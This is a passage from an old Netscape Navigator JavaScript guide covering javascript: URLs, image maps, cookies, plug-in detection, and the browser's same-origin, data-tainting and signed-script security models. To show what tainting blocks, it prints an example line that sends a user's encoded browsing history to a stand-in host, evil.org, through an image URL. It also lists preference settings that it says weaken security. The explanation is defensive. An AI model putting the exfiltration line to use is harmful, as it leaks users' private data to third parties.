You should be familiar with the standard types of URLs: `http:`, `ftp:`, `file:`, and so on. With Navigator you can also use URLs of type `javascript:` to execute JavaScript statements instead of loading a document. You simply use a string beginning with `javascript:` as the value for the `HREF` attribute of anchor tags. For example, you can define a hyperlink as follows:

```
<A HREF=”javascript:history.go(0)”>Reload Now</A>
```

to reload the current page when the user clicks it. In general, you can put any statements or function calls after the `javascript:` URL prefix.

You can use JavaScript URLs in many ways to add functionality to your applications. For example, you could increment a counter `p1` in a parent frame whenever a user clicks a link, using the following function:

```
function countJumps() {
   parent.p1++
   window.location=page1
}
```

To call the function, use a JavaScript URL in a standard HTML hyperlink:

```
<A HREF=”javascript:countJumps()”>Page 1</A>
```

This example assumes `page1` is a string representing a URL.

If the value of the expression following a `javascript:` URL prefix evaluates to undefined, no new document is loaded. If the expression evaluates to a defined type, the value is converted to a string that specifies the source of the document to load.

Using Client-Side Image Maps

A client-side image map is defined with the `MAP` tag. You can define areas within the image that are hyperlinks to distinct URLs; the areas can be rectangles, circles, or polygons.

Instead of standard URLs, you can also use JavaScript URLs in client-side image maps, for example,

```
<MAP NAME="buttonbar">
<AREA SHAPE="RECT" COORDS="0,0,16,14"
   HREF ="javascript:top.close(); window.location = newnav.html">
<AREA SHAPE="RECT" COORDS="0,0,85,46"
   HREF="contents.html" target="javascript:alert(‘Loading
   Contents.’); top.location = contents.html">
</MAP>
```

Using Server-Side Image Maps

Client-side image maps provide functionality to perform most tasks, but standard (sometimes called server-side) image maps provide even more flexibility. You specify a standard image map with the `ISMAP` attribute of an `IMG` tag that is a hyperlink. For example,

```
<A HREF="img.html"><IMG SRC="about:logo" BORDER=0 ISMAP></A>
```

When you click an image with the `ISMAP` attribute, Navigator requests a URL of the form

```
URL?x,y
```

where `URL` is the document specified by the value of the `HREF` attribute, and `x` and `y` are the horizontal and vertical coordinates of the mouse pointer (in pixels from the top-left of the image) when you clicked. (The "about:logo" image is built in to Navigator and displays the Netscape logo.)

Traditionally, image-map requests are sent to servers, and a CGI program performs a database lookup function. With client-side JavaScript, however, you can perform the lookup on the client. You can use the `search` property of the `location` object to parse the `x` and `y` coordinates and perform an action accordingly. For example, suppose you have a file named `img.html` with the following content:

```
<H1>Click on the image</H1>
<P>
<A HREF="img.html"><IMG SRC="about:logo" BORDER=0 ISMAP></A>
<SCRIPT>
str = location.search
if (str == "")
   document.write("<P>No coordinates specified.")
else {
   commaloc = str.indexOf(",") // the location of the comma
   document.write("<P>The x value is " + str.substring(1, commaloc))
   document.write("<P>The y value is " +
      str.substring(commaloc+1, str.length))
}
</SCRIPT>
```

When you click a part of the image, Navigator reloads the page (because the `HREF` attribute specifies the same document), adding the `x` and `y` coordinates of the mouse click to the URL. The statements in the `else` clause then display the `x` and `y` coordinates. In practice, you could redirect to another page (by setting location) or perform some other action based on the values of `x` and `y`.

Using the Status Bar

You can use two `window` properties, `status` and `defaultStatus`, to display messages in the Navigator status bar at the bottom of the window. Navigator normally uses the status bar to display such messages as “Contacting Host...” and “Document: Done.” The `defaultStatus` message appears when nothing else is in the status bar. The `status` property displays a transient message in the status bar, such as when the user moves the mouse pointer over a link.

You can set these properties to display custom messages. For example, to display a custom message after the document has finished loading, simply set `defaultStatus`. For example,

```
defaultStatus = "Some rise, some fall, some climb...to get to Terrapin"
```

Creating Hints with onMouseOver and onMouseOut

By default, when you move the mouse pointer over a hyperlink, the status bar displays the destination URL of the link. You can set `status` in the `onMouseOut` and `onMouseOver` event handlers of a hyperlink or image area to display hints in the status bar instead. The event handler must return true to set `status`. For example,

```
<A HREF=”contents.html”
   onMouseOver="window.status='Click to display contents';return true">
Contents
</A>
```

This example displays the hint “Click to display contents” in the status bar when you move the mouse pointer over the link.

Using Cookies

Netscape *cookies* are a mechanism for storing persistent data on the client in a file called `cookies.txt`. Because HyperText Transport Protocol (HTTP) is a stateless protocol, cookies provide a way to maintain information between client requests. This section discusses basic uses of cookies and illustrates with a simple example. For a complete description of cookies, see Appendix C, “Netscape Cookies.”.

Each cookie is a small item of information with an optional expiration date and is added to the cookie file in the following format:

```
name=value;expires=expDate;
```

`name` is the name of the datum being stored, and `value` is its value. If `name` and `value` contain any semicolon, comma, or blank (space) characters, you must use the `escape` function to encode them and the `unescape` function to decode them.

`expDate` is the expiration date, in GMT date format:

```
Wdy, DD-Mon-YY HH:MM:SS GMT
```

Although it’s slightly different from this format, the date string returned by the `Date` method `toGMTString` can be used to set cookie expiration dates.

The expiration date is an optional parameter indicating how long to maintain the cookie. If `expDate` is not specified, the cookie expires when the user exits the current Navigator session. Navigator maintains and retrieves a cookie only if its expiration date has not yet passed.

For more information on `escape` and `unescape`, see the *JavaScript Reference*.

Limitations

Cookies have these limitations:

- 300 total cookies in the cookie file.
- 4 Kbytes per cookie, for the sum of both the cookie’s name and value.
- 20 cookies per server or domain (completely specified hosts and domains are treated as separate entities and have a 20-cookie limitation for each, not combined).

Cookies can be associated with one or more directories. If your files are all in one directory, then you need not worry about this. If your files are in multiple directories, you may need to use an additional path parameter for each cookie. For more information, see Appendix C, “Netscape Cookies.”

Using Cookies with JavaScript

The `document.cookie` property is a string that contains all the names and values of Navigator cookies. You can use this property to work with cookies in JavaScript.

Here are some basic things you can do with cookies:

- Set a cookie value, optionally specifying an expiration date.
- Get a cookie value, given the cookie name.

It is convenient to define functions to perform these tasks. Here, for example, is a function that sets cookie values and expiration:

```
// Sets cookie values. Expiration date is optional
//
function setCookie(name, value, expire) {
   document.cookie = name + "=" + escape(value)
   + ((expire == null) ? "" : ("; expires=" + expire.toGMTString()))
}
```

Notice the use of `escape` to encode special characters (semicolons, commas, spaces) in the value string. This function assumes that cookie names do not have any special characters.

The following function returns a cookie value, given the name of the cookie:

```
function getCookie(Name) {
   var search = Name + "="
   if (document.cookie.length > 0) { // if there are any cookies
      offset = document.cookie.indexOf(search)
      if (offset != -1) { // if cookie exists
         offset += search.length
         // set index of beginning of value
         end = document.cookie.indexOf(";", offset)
         // set index of end of cookie value
         if (end == -1)
            end = document.cookie.length
         return unescape(document.cookie.substring(offset, end))
      }
   }
}
```

Notice the use of `unescape` to decode special characters in the cookie value.

Using Cookies: an Example

Using the cookie functions defined in the previous section, you can create a simple page users can fill in to “register” when they visit your page. If they return to your page within a year, they will see a personal greeting.

You need to define one additional function in the HEAD of the document. This function, `register`, creates a cookie with the name `TheCoolJavaScriptPage` and the value passed to it as an argument.

```
function register(name) {
   var today = new Date()
   var expires = new Date()
   expires.setTime(today.getTime() + 1000*60*60*24*365)
   setCookie("TheCoolJavaScriptPage", name, expires)
}
```

The BODY of the document uses `getCookie` (defined in the previous section) to check whether the cookie for `TheCoolJavaScriptPage` exists and displays a greeting if it does. Then there is a form that calls `register` to add a cookie. The `onClick` event handler also calls `history.go(0)` to redraw the page.

```
<BODY>
<H1>Register Your Name with the Cookie-Meister</H1>
<P>
<SCRIPT>
var yourname = getCookie("TheCoolJavaScriptPage")
if (yourname != null)
   document.write("<P>Welcome Back, ", yourname)
else
   document.write("<P>You haven't been here in the last year...")
</SCRIPT>

<P> Enter your name. When you return to this page within a year, you
will be greeted with a personalized greeting.
<BR>
<FORM onSubmit=”return false”>
Enter your name: <INPUT TYPE="text" NAME="username" SIZE= 10><BR>
<INPUT TYPE="button" value="Register"
   onClick="register(this.form.username.value); history.go(0)">
</FORM>
```

Determining Installed Plug-ins

You can use JavaScript to determine whether a user has installed a particular plug-in; you can then display embedded plug-in data if the plug-in is installed, or display some alternative information (for example, an image or text) if it is not. You can also determine whether a client is capable of handling a particular MIME (Multipart Internet Mail Extension) type. This section introduces the objects and properties needed for handling plug-ins and MIME types. For more detailed information on these objects and properties, see the *JavaScript Reference*.

The `navigator` object has two properties for checking installed plug-ins: the `mimeTypes` array and the `plugins` array.

mimeTypes Array

`mimeTypes` is an array of all MIME types supported by the client (either internally, via helper applications, or by plug-ins). Each element of the array is a `MimeType` object, which has properties for its type, description, file extensions, and enabled plug-ins.

For example, Table 6.1 summarizes the values for displaying JPEG images:

Table 6.1 `MimeType` property values for JPEG images

Expression	Value
`navigator.mimeTypes["image/jpeg"].type`	`image/jpeg`
`navigator.mimeTypes["image/jpeg"].description`	`JPEG Image`
`navigator.mimeTypes["image/jpeg"].suffixes`	`jpeg, jpg, jpe, jfif, pjpeg, pjp`
`navigator.mimeTypes["image/jpeg"].enabledPlugin`	`null`

The following script checks to see whether the client is capable of displaying QuickTime movies.

```
var myMimetype = navigator.mimeTypes["video/quicktime"]
if (myMimetype)
   document.writeln("Click <A HREF='movie.qt'>here</A> to see a " +
      myMimetype.description)
```

```
else
   document.writeln("Too bad, can't show you any movies.")
```

plugins Array

`plugins` is an array of all plug-ins currently installed on the client. Each element of the array is a `Plugin` object, which has properties for its name, file name, and description as well as an array of `MimeType` objects for the MIME types supported by that plug-in. The user can obtain a list of installed plug-ins by choosing About Plug-ins from the Help menu. For example, Table 6.2 summarizes the values for the LiveAudio plug-in:

Table 6.2 `Plugin` property values for the LiveAudio plug-in

Expression	Value
`navigator.plugins['LiveAudio'].name`	`LiveAudio`
`navigator.plugins['LiveAudio'].description`	`LiveAudio - Netscape Navigator sound playing component`
`navigator.plugins['LiveAudio'].filename`	`d:\nettools\netscape\nav30\Program\plugins\NPAUDIO.DLL`
`navigator.plugins['LiveAudio'].length`	`7`

In Table 6.2, the value of the `length` property indicates that `navigator.plugins['LiveAudio']` has an array of `MimeType` objects containing seven elements. The property values for the second element of this array are as shown in Table 6.3.

Table 6.3 `MimeType` values for the LiveAudio plug-in

Expression	Value
`navigator.plugins['LiveAudio'][1].type`	`audio/x-aiff`
`navigator.plugins['LiveAudio'][1].description`	`AIFF`
`navigator.plugins['LiveAudio'][1].suffixes`	`aif, aiff`
`navigator.plugins['LiveAudio'][1].enabledPlugin.name`	`LiveAudio`

The following script checks to see whether the Shockwave plug-in is installed and displays an embedded Shockwave movie if it is:

```
var myPlugin = navigator.plugins["Shockwave"]
if (myPlugin)
   document.writeln("<EMBED SRC='Movie.dir' HEIGHT=100 WIDTH=100>")
else
   document.writeln("You don't have Shockwave installed!")
```

Chapter

7

JavaScript Security

Navigator version 2.0 and later automatically prevents scripts on one server from accessing properties of documents on a different server. This restriction prevents scripts from fetching private information such as directory structures or user session history.

This chapter describes the security models of the JavaScript language for Navigator 2.0 and later releases. This model was extended significantly between the Navigator 3.0 and Navigator 4.0 releases.

In all releases, the *same origin* policy is the default policy. The policy restricts getting or setting properties based on document server and is described in "Same Origin Policy" on page 102.

In Navigator 3.0, you could use *data tainting* to get access to additional information. "Using Data Tainting in Navigator 3.0" on page 104 describes data tainting.

Navigator 4.0 removes data tainting and instead adds the *signed script* policy. This new policy for JavaScript is based upon the new Java security model, called *object signing*. To make use of the new policy in JavaScript, you must use the new Java security classes and then sign your JavaScript scripts. "Using Signed Scripts in Navigator 4.0" on page 109 describes signed scripts.

Same Origin Policy

The same origin policy is quite simple: When loading a document from one origin, a script loaded from a different origin cannot get or set certain *predefined* properties of certain browser and HTML objects in a window or frame. (Those properties are listed in Table 7.2.)

Here, Navigator defines the origin as the substring of a URL that includes `protocol://host` where `host` includes the optional `:port` part. To illustrate, Table 7.1 gives examples of origin comparisons to the URL `http://company.com/dir/page.html`.

Table 7.1 Same origin comparisons

URL	Outcome	Reason
`http://company.com/dir2/other.html`	Success	
`http://company.com/dir/inner/another.html`	Success	
`http://www.company.com/dir/other.html`	Failure	Different domains
`file://D|/myPage.htm`	Failure	Different protocols
`http://company.com:80/dir/etc.html`	Failure	Different port

There is one exception to the same origin rule. A script can set the value of `document.domain` to a suffix of the current domain. If it does so, the shorter domain is used for subsequent origin checks. For example, assume a script in the document at `http://www.company.com/dir/other.html` executes this statement:

```
document.domain = "company.com";
```

After execution of that statement, the page would pass the origin check with `http://company.com/dir/page.html`.

Table 7.2 lists the properties that can be accessed only by scripts that pass the same origin check.

Table 7.2 Properties subject to origin check

Object	Properties
`image`	`lowsrc`, `src`
`layer`	`src`

Table 7.2 Properties subject to origin check

Object	Properties
`location`	All except `x` and `y`
`window`	`find`
`document`	For both read and write: `anchors`, `applets`, `cookie`, `domain`, `elements`, `embeds`, `forms`, `lastModified`, `length`, `links`, `referrer`, `title`, `URL`, *`formName`* (for each named form), *`reflectedJavaClass`* (for each Java class reflected into JavaScript using LiveConnect) For write only: all other properties

New Access Errors

To tighten security, some changes have been made in Navigator 4.0 to when the origin checks apply.

Named forms

In Navigator 3.0, named forms were not subject to an origin check even though the `document.forms` array was. In Navigator 4.0, named forms are also subject to an origin check. This can cause existing code to break.

You can easily work around the resulting security errors. To do so, create a new variable as a property of the `window` object, setting the named form as the value of the variable. You can then access that variable (and hence the form) through the `window` object.

File: URLs

Prior to Navigator 4.0, when you use `<SCRIPT SRC="...">` to load a JavaScript file, the URL specified in the `SRC` attribute could be any URL type (`file:`, `http:`, and so on), regardless of the URL type of the file that contained the `SCRIPT` tag.

In Navigator 4.0, if you load a document with any URL other than a `file:` URL, and that document itself contains a `<SCRIPT SRC="...">` tag, the internal `SRC` attribute can't refer to another `file:` URL.

To get the 3.0 behavior in 4.0, users can add the following line to their preferences file:

```
user_pref("javascript.allow.file_src_from_non_file", true);
```

However, be cautious with this preference. It opens a security hole. Users shouldn't set this preference to true unless they have some overriding reason for accepting that risk.

Origin Checks and Layers

A layer can have a different origin than the surrounding document. Origin checks are made between documents and scripts in layers from different origins. That is, if a document has one or more layers, JavaScript checks the origins of those layers before they can interact with each other or with the parent document.

For information on layers, see *Dynamic HTML in Netscape Communicator*.[1]

Origin Checks and Java Applets

Your HTML page can contain `APPLET` tags to use Java applets. If an `APPLET` tag has the `MAYSCRIPT` attribute, that applet can use JavaScript. In this situation, the applet is subject to origin checks when calling JavaScript. For this purpose, the origin of the applet is the URL of the document that contains the `APPLET` tag.

Using Data Tainting in Navigator 3.0

JavaScript for Navigator 3.0 has a feature called *data tainting* that retains the security restriction of the same origin policy but provides a means of secure access to specific components on a page. This feature is available only in Navigator 3.0; it was removed in Navigator 4.0.

1. http://developer.netscape.com/library/documentation/communicator/dynhtml/index.htm

- When data tainting is enabled, JavaScript in one window can see properties of another window, no matter what server the other window's document was loaded from. However, the author of the other window *taints* (marks) property values or other data that should be secure or private, and JavaScript cannot pass these tainted values on to any server without the user's permission.
- When data tainting is disabled, a script cannot access any properties of a window on another server.

To enable tainting, the end user sets an environment variable, as described in "Enabling Tainting" on page 106.

How Tainting Works

A page's author is in charge of tainting elements. Table 7.3 lists properties and methods that are tainted by default.

Table 7.3 Properties tainted by default

Object	Tainted properties
`document`	`cookie`, `domain`, `forms`, `lastModified`, `links`, `referrer`, `title`, `URL`
`Form`	`action`, `name`
any form input element	`checked`, `defaultChecked`, `defaultValue`, `name`, `selectedIndex`, `selected`, `toString`, `text`, `value`
`history`	`current`, `next`, `previous`, `toString`
`image`	`name`
`Option`	`defaultSelected`, `selected`, `text`, `value`
`location` and `Link`	`hash`, `host`, `hostname`, `href`, `pathname`, `port`, `protocol`, `search`, `toString`
`Plugin`	`name`
`window`	`defaultStatus`, `name`, `status`

You can use tainted data elements any way you want in your script, but if your script attempts to pass a tainted element's value *or any data derived from it* over the network in any way (for example, via a form submission or URL), a dialog box is displayed so the user can confirm or cancel the operation.

Values derived from tainted data elements are also tainted. If a tainted value is passed to a function, the return value of the function is tainted. If a string is tainted, any substring of the string is also tainted. If a script examines a tainted value in an `if`, `for`, or `while` statement, the script itself accumulates taint.

You can taint and untaint properties, variables, functions, and objects, as described in "Tainting and Untainting Individual Data Elements" on page 107. You cannot untaint another server's properties or data elements.

Enabling Tainting

To enable data tainting, the end user sets the `NS_ENABLE_TAINT` environment variable as follows:

- On Unix, use the `setenv` command in csh.
- On Windows, use `set` in `autoexec.bat` or NT user settings.
- On Macintosh, edit the resource with type "Envi" and number 128 in the Netscape application by removing the two ASCII slashes "//" before the `NS_ENABLE_TAINT` text at the end of the resource.

`NS_ENABLE_TAINT` can have any value; "1" will do.

If the end user does not enable tainting and a script attempts to access properties of a window on another server, a message is displayed indicating that access is not allowed.

To determine whether tainting is enabled, use the `taintEnabled` method. The following code executes `function1` if data tainting is enabled; otherwise it executes `function2`.

```
if (navigator.taintEnabled()) {
   function1()
}
else function2()
```

See `taintEnabled` in the *JavaScript Reference*.

Tainting and Untainting Individual Data Elements

You can taint data elements (properties, variables, functions, objects) in your scripts to prevent the returned values from being used inappropriately by other scripts or propagating beyond another script. You might want to remove tainting from a data element so other scripts can read and do anything with it. You cannot untaint another server's data elements.

You control the tainting of data elements with two functions: `taint` adds tainting to a data element, and `untaint` removes tainting from a data element. These functions each take a single data element as an argument.

For example, the following statement removes taint from a property so that a script can send it to another server:

```
untaintedStat=untaint(window.defaultStatus)
// untaintedStat can now be sent in a URL or form post by other scripts
```

Neither `taint` nor `untaint` modifies its argument; rather, both functions return a marked or unmarked reference to the `argument` object, or copy of the primitive type value (number or boolean value). The mark is called a *taint code*. JavaScript assigns a unique taint code to each server's data elements. Untainted data has the *identity* (null) taint code.

See `taint` and `untaint` in the *JavaScript Reference*.

Tainting that Results from Conditional Statements

In some cases, control flow rather than data flow carries tainted information. To handle these cases, each window has a *taint accumulator*. The taint accumulator holds taint tested in the condition portion of `if`, `for`, and `while` statements. The accumulator mixes different taint codes to create new codes that identify the combination of data origins (for example, serverA, serverB, or serverC).

The taint accumulator is reset to identity only if it contains the current document's original taint code. Otherwise, taint accumulates until the document is unloaded. All windows loading documents from the same origin share a taint accumulator.

You can add taint to or remove taint from a window's taint accumulator.

- To add taint to a window, call `taint` with no argument. JavaScript adds the current document's taint code to the accumulator.
- To remove taint from a window, call `untaint` with no argument. Calling `untaint` with no arguments removes taint from the accumulator only if the accumulator holds taint from the current window only; if it holds taint from operations done on data elements from other servers, `untaint` will have no effect. Removing taint from the accumulator results in the accumulator having only the identity taint code.

If a window's taint accumulator holds taint and the script attempts to pass data over the network, the taint codes in the accumulator are checked. Only if the accumulated script taint, the taint code of the targeted server, and the taint code of the data being sent are compatible will the operation proceed. Compatible means that either two taint codes are equal, or at least one is identity (null). If the script, server, and data taints are incompatible, a dialog box is displayed so the user can confirm or cancel the URL load or form post.

Accumulated taint propagates across `setTimeout` and into the evaluation of the first argument to `setTimeout`. It propagates through `document.write` into generated tags, so that a malicious script cannot signal private information such as session history by generating an HTML tag with an implicitly-loaded URL `SRC` parameter such as the following:

```
document.write("<IMG SRC=http://evil.org/cgi.bin/fake-img?" +
   encode(history) + ">")
```

This document describes the security model used by JavaScript in Navigator 4.*x* and provides information on how you can use the new security features to create signed JavaScript scripts.

There are two security policies in JavaScript:

- The *same origin* policy is the default policy. It dates from Navigator 2.0, with necessary coverage fixes in Navigator 2.01 and Navigator 2.02.

- The *signed script* policy is new to Navigator 4.0. This new policy for JavaScript is based upon the new Java security model, called *object signing*. To make use of the new policy in JavaScript, you must use the new Java security classes and then sign your JavaScript scripts.

Using Signed Scripts in Navigator 4.0

The JavaScript security model for signed scripts is based upon the Java security model for signed objects. The scripts you can sign are inline scripts (those that occur within the `SCRIPT` tag), event handlers, JavaScript entities, and separate JavaScript files.

Introduction to Signed Scripts

A signed script requests expanded privileges, gaining access to restricted information. It requests these privileges by using LiveConnect and the new Java classes referred to as the Java Capabilities API. These classes add facilities to and refine the control provided by the standard Java `SecurityManager` class. You can use these classes to exercise fine-grained control over activities beyond the "sandbox"—the Java term for the carefully defined limits within which Java code must otherwise operate.

All access-control decisions boil down to who is allowed to do what. In this model, a **principal** represents the "who," a **target** represents the "what," and the **privileges** associated with a principal represent the authorization (or denial of authorization) for a principal to access a specific target.

Once you have written the script, you sign it using Netscape's Page Signer tool. Page Signer associates a digital signature with the scripts on an HTML page. That digital signature is owned by a particular principal (a real-world entity such as Netscape or John Smith). A single HTML page can have scripts signed by different principals. The digital signature is placed in a Java Archive (JAR) file. If you sign an inline script, event handler, or JavaScript entity, Page Signer stores only the signature and the identifier for the script in the JAR file. If you sign a JavaScript file with Page Signer, it stores the source in the JAR file as well.

The associated principal allows the user to confirm the validity of the certificate used to sign the script. It also allows the user to ensure that the script hasn't been tampered with since it was signed. The user then can decide whether to grant privileges based on the validated identity of the certificate owner and validated integrity of the script.

You should always keep in mind that a user may deny the privileges requested by your script. You should write your scripts to react gracefully to such decisions.

This document assumes that you are already familiar with the basic principles of object signing, using the Java Capabilities API, and creating digital signatures. The following documents provide information on these subjects:

- *Netscape Object Signing: Establishing Trust for Downloaded Software*[1] provides an overview of object signing. Be sure you understand this material before using signed scripts.
- *Introduction to the Capabilities Classes*[2] gives more details on how to use the Java Capabilities API. Because signed scripts use this API to request privileges, you need to understand this information as well.
- *Java Capabilities API*[3] introduces the Java API used for object signing and provides details on where to find more information about this API.
- *Zigbert User's Guide*[4] describes the signing tool for creating signed JavaScript scripts.
- *Overview of Object-Signing Resources*[5] contains a list of documents and resources that provide information on object signing, from creating the Java applet to getting a certificate to packaging and signing it.

Note Navigator 3.0 provided data tainting to provide a means of secure access to specific components on a page. Because signed scripts provide greater security than tainting, tainting has been disabled in Navigator 4.*x*.

1. http://developer.netscape.com/library/documentation/signedobj/trust/index.htm
2. http://developer.netscape.com/library/documentation/signedobj/capabilities/index.html
3. http://developer.netscape.com/library/documentation/signedobj/capsapi.html
4. http://developer.netscape.com/library/documentation/signedobj/zigbert/index.htm
5. http://developer.netscape.com/library/documentation/signedobj/overview.html

SSL Servers and Unsigned Scripts

An alternative to using the Page Signer tool to sign your scripts is to serve them from a secure server. Navigator treats all pages served from an SSL server as if they were signed with the public key of that server. You do not have to sign the individual scripts for this to happen.

If you have an SSL server, this is a much simpler way to get your scripts to act as though they were signed. This is particularly helpful if you dynamically generate scripts on your server and want them to behave as if signed.

For information on setting up a Netscape server as an SSL server, see *Managing Netscape Servers*.[1]

Codebase Principals

As does Java, JavaScript supports codebase principals. A **codebase principal** is a principal derived from the origin of the script rather than from verifying a digital signature of a certificate. Since codebase principals offer weaker security, they are disabled by default in Navigator.

For deployment, your scripts should not rely on codebase principals being enabled. You might want to enable codebase principals when developing your scripts, but you should sign them before delivery.

To enable codebase principals, end users must add the appropriate preference to their Navigator preference file. To do so, add this line to the file:

```
user_pref("signed.applets.codebase_principal_support", true);
```

Even when codebase principals are disabled, Navigator keeps track of codebase principals to use in enforcement of the same origin security policy, described in “Same Origin Policy” on page 102. Unsigned scripts have an associated set of principals that contains a single element, the codebase principal for the page containing the script. Signed scripts also have codebase principals in addition to the stronger certificate principals.

With codebase principals enabled, when the user accesses the script, a dialog displays similar to the one displayed with signed scripts. The difference is that this dialog asks the user to grant privileges based on the URL and doesn’t provide author verification. It advises the user that the script has not been digitally signed and may have been tampered with.

1. http://developer.netscape.com/library/documentation/enterprise/mngserv/index.htm

Note If a page includes signed scripts and codebase scripts, and `signed.applets.codebase_principal_support` is enabled, all of the scripts on that page are treated as though they are unsigned and codebase principals apply.

For more information on codebase principals, see *Introduction to the Capabilities Classes*[1].

Scripts Signed by Different Principals

JavaScript differs from Java in several important ways that relate to security. Java signs classes and is able to protect internal methods of those classes through the public/private/protected mechanism. Marking a method as protected or private immediately protects it from an attacker. In addition, any class or method marked `final` in Java cannot be extended and so is protected from an attacker.

On the other hand, because JavaScript has no concept of public and private methods, there are no internal methods that could be protected by simply signing a class. In addition, all methods can be changed at runtime, so must be protected at runtime.

In JavaScript you can add new properties to existing objects, or replace existing properties (including methods) at runtime. You cannot do this in Java. So, once again, protection that is automatic in Java must be handled separately in JavaScript.

While the signed script security model for JavaScript is based on the object signing model for Java, these differences in the languages mean that when JavaScript scripts produced by different principals interact, it is much harder to protect the scripts. Because all of the JavaScript code on a single HTML page runs in the same process, different scripts on the same page can change each other's behavior. For example, a script might redefine a function defined by an earlier script on the same page.

To ensure security, the basic assumption of the JavaScript signed script security model is that *mixed scripts on an HTML page operate as if they were all signed by the intersection of the principals that signed each script*.

1. http://developer.netscape.com/library/documentation/signedobj/capabilities/index.html

For example, assume principals A and B have signed one script, but only principal A signed another script. In this case, a page with both scripts acts as if it were signed by only A.

This assumption also means that if a signed script is on the same page as an unsigned script, both scripts act as if they were unsigned. This occurs because the signed script has a codebase principal and a certificate principal, whereas the unsigned script has only a codebase principal. (See "Codebase Principals" on page 111.) The two codebase principals are always the same for scripts from the same page; therefore, the intersection of the principals of the two scripts yields only the codebase principal. This is also what happens if both scripts are unsigned.

You can use the `import` and `export` functions to allow scripts signed by different principals to interact in a secure fashion. For information on how to do so, see "Importing and Exporting Functions" on page 124.

Checking Principals for Windows and Layers


In order to protect signed scripts from tampering, Navigator 4.0 adds a new set of checks at the container level, where a container is either a window or a layer. To access the properties of a signed container, the script seeking access must be signed by a superset of the principals that signed the container.

These cross-container checks apply to most properties, whether predefined (by Navigator) or user-defined (whether by HTML content, or by script functions and variables). The cross-container checks do not apply to the following properties of `window`:

- `closed`
- `height`
- `outerHeight`
- `outerWidth`
- `pageXOffset`
- `pageYOffset`
- `screenX`
- `screenY`
- `secure`
- `width`

If all scripts on a page are signed by the same principals, container checks are applied to the window. If some scripts in a layer are signed by different principals, the special container checks apply to the layer. Figure 7.1 illustrates the method Navigator uses to determine which containers are associated with which sets of principals.

Figure 7.1 Assigning principals to layers.


Window (outermost container)
Intermediate layer between JavaScript and window
Layer with JavaScript
Defined principals
Defined principals
Assign script's principals to window.
Intersect script's principals with those of layer containing JavaScript and assign result to that layer.
If script's principals are the same as the intermediate layer's, do nothing. Otherwise assign script's principals to layer containing JavaScript.

This method works as follows: Consider each script on the page in order of declaration, treating `javascript:` URLs as new unsigned scripts.

1. If this is the first script that has been seen on the page, assign this script's principals to be the principals for the window. (If the current script is unsigned, this makes the window's principal a codebase principal.) Done.

2. If the innermost container (the container directly including the script) has defined principals, intersect the current script's principals with the container's principals and assign the result to be the principals for the container. If the two sets of principals are not equal, intersecting the sets reduces the number of principals associated with the container. Done.

3. Otherwise, find the innermost container that has defined principals. (This may be the window itself, if there are no intermediate layers.) If the principals of the current script are the same as the principals of that container, leave the principals as is. Done.

4. Otherwise, assign the current script's principals to be the principals of the container. Done.

Figure 7.1 illustrates this process.

For example, assume a page has two scripts (and no layers), with one script signed and the other unsigned. Navigator first sees the signed script, which causes the `window` object to be associated with two principals—the certificate principal from the signer of the script and the codebase principal derived from the location of the page containing the script.

When Navigator sees the second (unsigned) script, it compares the principals of that script with the principals of the current container. The unsigned script has only one principal, the codebase principal. Without layers the innermost container is the window itself, which already has principals.

Because the sets of principals differ, they are intersected, yielding a set with one member, the codebase principal. Navigator stores the result on the `window` object, narrowing its set of principals. Note that all functions that were defined in the signed script are now considered unsigned. Consequently, mixing signed and unsigned scripts on a page without layers results in all scripts being treated as if they were unsigned.

Now assume the unsigned script is in a layer on the page. This results in different behavior. In this case, when Navigator sees the unsigned script, its principals are again compared to those of the signed script in the window and the principals are found to be different. However, now that the innermost container (the layer) has no associated principals, the unsigned principals are associated with the innermost container; the outer container (the window) is untouched. In this case, signed scripts continue to operate as signed. However, accesses by the unsigned script in the layer to objects outside the layer are rejected because the layer has insufficient principals. See "Isolating an Unsigned Layer within a Signed Container" on page 123 for more information on this case.

Identifying Signed Scripts

You can sign inline scripts, event handler scripts, JavaScript files, and JavaScript entities. You cannot sign `javascript:` URLs. You must identify the thing you're signing within the HTML file:

- To sign an inline script, you add both an `ARCHIVE` attribute and an `ID` attribute to the `SCRIPT` tag for the script you want to sign. If you do not include an `ARCHIVE` attribute, Navigator uses the `ARCHIVE` attribute from an earlier script on the same page.
- To sign an event handler, you add an `ID` attribute for the event handler to the tag containing the event handler. In addition, the HTML page must also contain a signed inline script preceding the event handler. That `SCRIPT` tag must supply the `ARCHIVE` attribute.
- To sign a JavaScript entity, you do not do anything special to the entity. Instead, the HTML page must also contain a signed inline script preceding the JavaScript entity. That `SCRIPT` tag must supply the `ARCHIVE` and `ID` attributes.
- To sign an entire JavaScript file, you don't add anything special to the file. Instead, the `SCRIPT` tag for the script that uses that file must contain the `ARCHIVE` attribute.

Once you've written the HTML file, see "Signing Scripts" on page 129 for information on how to sign it.

ARCHIVE attribute

All signed scripts (inline script, event handler, JavaScript file, or JavaScript entity) require a `SCRIPT` tag's `ARCHIVE` attribute whose value is the name of the JAR file containing the digital signature. For example, to sign a JavaScript file, you could use this tag:

```
